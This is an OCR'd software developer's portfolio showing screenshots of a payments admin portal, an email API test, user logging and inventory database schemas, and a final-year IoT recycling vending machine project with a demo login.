
PORTFOLIO

1.0 USER PORTAL

1.1 PORTAL

Built and manages the **Portal**, a web app enabling admins to efficiently manage and oversee application systems.



[redacted] [redacted]
AhsanMustapa | [redacted]

< *Collapse Sidebar*

Tra
Me
Ex
Ca
Ins
Su
De
Str
Br
Us
EK
Pe
[redacted]

DASHBOARD - [redacted] 2024, 15:54 (BNT/UTC+8)


NO. OF TRANSACTIONS TODAY	TOTAL SALES TODAY	ACTIVE MERCHANTS THIS MONTH		UNIQUE USERS THIS MONTH	
[redacted]	BND [redacted]	[redacted]		[redacted]	
PREV DAY	PREV DAY	DAILY	PREV MONTH	DAILY	PREV MONTH
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]

Search:

		PREVIOUS DAY		CURRENT DAY	
Company	DBA	Txn Count	Amount (BND)	Txn Count	Amount (BND)
O[redacted]	1D[redacted]	[redacted]			
Ar	Am				
Pa	Pa				
Hu	Hu				
Ne	Ne				
To	To				
Po	Po				
Ch	Ch				
Ic	Ica				

1.2 SINGLE PAGE PAYMENT INTEGRATION

Implemented a **Single Page Payment Integration**, assisting clients in seamlessly integrating their websites with Online Payment solution systems.



Select a payment method!!

Pocket Full of Miles will only be awarded to payments through the Pocket QR and Pocket Biller.

Personal Information

Full Name (Required)


Enter card owner name.

Email (Required)

Enter your email address.

1.3 EMAIL API CALLING

Developed an **Email API** integrating SMTP for seamless and reliable email communication.



https://[redacted]/sendCouponCancelledEmail

POST https://[redacted]/sendCouponCancelledEmail

Send
Params Authorization Headers (8) Body Pre-request Script Tests Settings
Cookies

○ none ○ form-data ○ x-www-form-urlencoded ● raw ○ binary JSON


```
{
    "apiKey" : "dZNFek[redacted]",

  "financeAdminEmail": ["[redacted]", "ahsanhm98@gmail.com"],
  "merchantRelationsEmail": ["[redacted]", "ahsanhm98@gmail.com"],
  "couponId": "12345",
  "dispenserName": "Ahsan",
  "dispenserType": "Type A"
}
```

Body Cookies Headers (8) Test Results

Status: 200 OK Time: 3.24 s Size: 329 B

```
{
    "Message": "Cancellation email sent successfully!"
}
```



Coupon Cancelled Notification

No Reply<[redacted]>

To: Muhd Ahsanuddin Haji Mustapa; ahsanhm98@gmail.com

[redacted]

Coupon Cancellation Alert

Coupon ID: 12345

Cancellation Information


Dispenser Name: Example Dispenser
Coupon ID: 12345

Review Reminder

This coupon has been cancelled and requires your review.
Please review this cancellation in the portal.

1.4 USER PROFILING

Designed a **User Profiling** feature in the portal to identify specific users, aiding in handling complaints and detecting suspicious activity.



[redacted]


Search by name or phone:

83[redacted]

Phone Number	Name	Email	User Type	Blocked	Date Created	Date last login	Date first txn	Txn count	Rating	Phone OS	OS Version	Pocket Version	Block User
8[redacted]	Ahsanuddin [redacted]	ah[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	Block User

1.5 USER LOGGING


Implemented a **User Logging** system to record user activities, including login details with usernames and timestamps, for enhanced tracking and accountability.




id	[redacted]	[redacted]	[redacted]
6[redacted]	[redacted]	User logged on is [redacted]	[redacted] 15:56:00
6[redacted]	[redacted]	User logged on is Ahsan[redacted]	[redacted] 15:52:32
6[redacted]	[redacted]	User logged on is [redacted]	[redacted] 11:34:24
6[redacted]	[redacted]	User logged on is [redacted]	[redacted] 08:12:45
6[redacted]	[redacted]	User logged on is [redacted]	[redacted] 16:05:22
6[redacted]	[redacted]	User logged on is [redacted]	[redacted] 15:51:05
6[redacted]	[redacted]	User logged on is [redacted]	[redacted] 15:23:52
6[redacted]	[redacted]	User logged on is [redacted]	[redacted] 14:32:47

1.6 INVENTORY RECORDING

Developed an **Inventory Recording** feature, enabling users to manage and order company-related stocks directly through the portal.






Stock Ordering

🛒 0

Search by Product Name

PRODUCT NAME	QUANTITY	UNIT	ACTION
Ambients - [redacted]	- 1 +	ctn	+
Remark			
Ambients - [redacted]	- 1 +	ctn	+
Remark			
Ambients - [redacted]	- 1 +	ctn	+
Remark			



Name: orders

Columns: Add Remove Up Down

#	Name	Datatype	Length/Set	Unsigned	Allow N...	Zerofill	Default
1	**order_id**	**INT**	**11**	□	□	□	**AUTO_INCREME...**
2	user_id	INT	11	□	□	□	No default
3	requested_by	VARCHAR	100	□	□	□	No default
4	placed_on	TIMESTAMP		□	□	□	CURRENT_TIMEST...
5	status	VARCHAR	50	□	□	□	'Pending'
6	approved_by	VARCHAR	100	□	□	□	'-'
7	approved_on	TIMESTAMP		□	☑	□	NULL
8	delivered_by	VARCHAR	100	□	□	□	'-'
9	delivered_on	TIMESTAMP		□	☑	□	NULL
10	received_by	VARCHAR	100	□	□	□	'-'
11	received_on	TIMESTAMP		□	☑	□	NULL
12	updated_on	TIMESTAMP		□	□	□	CURRENT_TIMEST...
13	user_remarks	VARCHAR	1000	□	□	□	'No remarks'
14	delivery_remar...	VARCHAR	1000	□	□	□	'No remarks'
15	Outlet	VARCHAR	50	□	☑	□	NULL

Name: stocks

Columns: Add Remove Up Down

#	Name	Datatype	Length/Set	Unsigned	Allow N...	Zerofill	Default
1	**id**	**INT**	**11**	□	□	□	**AUTO_INCREME...**
2	category_id	INT	11	□	□	□	No default
3	item_name	VARCHAR	255	□	□	□	No default
4	quantity	INT	11	□	□	□	No default
5	date_added	DATE		□	□	□	No default

Name: storage


Columns: Add Remove Up Down

#	Name	Datatype	Length/Set	Unsigned	Allow N...	Zerofill	Default
1	**id**	**INT**	**11**	□	□	□	**AUTO_INCREME...**
2	storage_name	VARCHAR	255	□	□	□	No default

2. REVOLUTIONIZING RECYCLING

2.1 IOT PROTOTYPE SYSTEM

Completed a final-year project, **Revolutionizing Recycling**, aimed at enhancing material recycling by integrating IoT technology with an intuitive application system.



REVOLUTIONIZING RECYCLING:
IOT-POWERED VENDING MACHINE WITH REWARDS

Muhd Ahsanuddin Bin Haji Mustapa
[B20200038] | BSc in Computer and Information Security
Supervised by: **Dr Wida Susanty Binti Suhaili**

INTRODUCTION

"Revolutionizing Recycling: Iot-Powered Vending Machine with Rewards" is a project involving the integration of Smart Recycling Vending Machine with IoT (Internet of Things). By utilizing IoT-driven sensors, the project purposes are to create a prototype that accurately identifies and segregates recyclable materials, engaging users through an intuitive interface and incentivizing responsible waste disposal.

AIMS AND OBJECTIVES

To enhance the efficiency and accuracy of smart waste vending machine for the segregation of materials, while introducing incentives features to encourage users participation.

Optimizing the existing integrated machine with IoT components to improve both detection accuracy and power efficiency by implementing advanced sensor technologies such as infrared, camera, laser transceiver and power decoupling.

Integrating User-Friendly Interfaces and application into the existing IoT platform to provide a reward system for end users. Offering tangible benefits (cash rewards) with the use of an application.

Redesigning the existing IoT machine design into a more compact and portable design.

PROJECTION CHART

JULY
SEP
NOV
JAN
MAR
JUN
Project Planning
Develop Research
Design IoT system architecture
Develop physical vending machine prototype
Develop software and user interface
Integration, Testing, Refinement and Optimization
Final report, poster submission

TOOLS

PROTOTYPE DESIGNS

User Interface

Created with HTML, CSS, PHP and Node Red. Integrated with standalone MySQL database for reward system.

Prototype Design

Overview of the prototype design.

Shutter Mechanism

Equipped with capacitive, inductive, laser, light dependent resistor, servo motor and load cell sensor

Automated Rotatable Bin

Equipped with stepper motor, ultrasonic sensor and esp32.

SYSTEM DESIGNS

Shutter Mechanism

Automated Rotatable Bin

User Interface

Dashboard and Push Notification

PROBLEM STATEMENT

Illegal Dumping: Improper waste disposal practices, including illegal dumping and improper handling of hazardous waste.

Contamination of Recyclables: The improper sorting of recyclables leads to the contamination reduces the quality of recycled materials.

Limited User Engagement in Recycling: Traditional waste disposal methods discourage users engagement in recycling.

Low Utilization of Recycling Infrastructure: Limited awareness and accessibility prevents the optimization of recycling efforts.

STAKEHOLDERS

جابتن عالم سکيتر تامن دان ريکرياسي
JABATAN ALAM SEKITAR, TAMAN DAN REKREASI
KEMENTERIAN PEMBANGUNAN (BRUNEI DARUSSALAM)

Daikyo Environmental Recycling Sdn Bhd

RESULTS ANALYSIS

Ubidots Dashboard

Push Notification

Sent from your Twilio trial account - Plastic Bin capacity level has reached 80%. Please collect the materials.

Sent from your Twilio trial account - This message is from ESP32 integrated with Twilio Account

MySQL Database

CONCLUSION

The integration of both existing and new IoT components has proven successful, showcasing the project's adaptability and technological prowess. In terms of physical design, the project has excelled in making the prototype more portable, which is crucial for real-world deployment and usability. The successful implementation of a user interface application, particularly the reward system for recyclers, highlights the project's user-centric approach and its commitment to enhancing user experience.

BACKGROUND RESEARCH

User Interfaces: These bins, which roughly translate to "Today's recycling", incentivize recycling by rewarding users with points to buy products in an app. Points are collected after users scan the barcodes of any recycling disposed of into the bins and processed. Paper packaging materials with barcodes are worth 10 points, and users can buy a 200-mL carton of milk with 100 points. **[5]**

REFERENCES

[1] nationthailand. (2021, April 21). Brunei Highest Waste Generator in ASEAN. nationthailand. https://www.nationthailand.com/in-focus/30395748

[2] resources, T. B. B. (2016, February 18). HM sultan brunei: Innovation, Digital Economy to spur economic growth. HM Sultan Brunei: Innovation, Digital Economy to Spur Economic Growth. https://bruneiresources.blogspot.com/2016/02/hm-sultan-brunei-innovation-digital.html


[3] Dr. Rashmi Priyadarshini, Dilip Mathuria, & Aditya Gaur. (n.d.). Smart Monitoring System for detection of damage in ... - researchgate. https://www.researchgate.net/profile/Rashmi-Priyadarshini-2/publication/350695125_Smart_Monitoring_System_for_Detection_of_Damage_in_Structural_Parts_by_EMI_and_ANSYS/links/[illegible]/Smart-Monitoring-System-for-Detection-of-Damage-in-Structural-Parts-by-EMI-and-ANSYS.pdf

[4] Team, T. S. (2025, May 17). What is the use of a decoupling capacitor?. Sierra Circuits. https://www.protoexpress.com/blog/decoupling-capacitor-use/

[5] Lee, C. S., & Lim, D.-W. (2022, November 11). CNN-based inspection module for Liquid Carton recycling by the Reverse Vending Machine. MDPI. https://www.mdpi.com/2071-1050/14/22/14905

2.2 USER DASHBOARD SYSTEM

Developed a **User Dashboard System** for the **Revolutionizing Recycling** project, allowing users to create personal accounts and interact seamlessly with the platform.



Username: san
Password: 1111

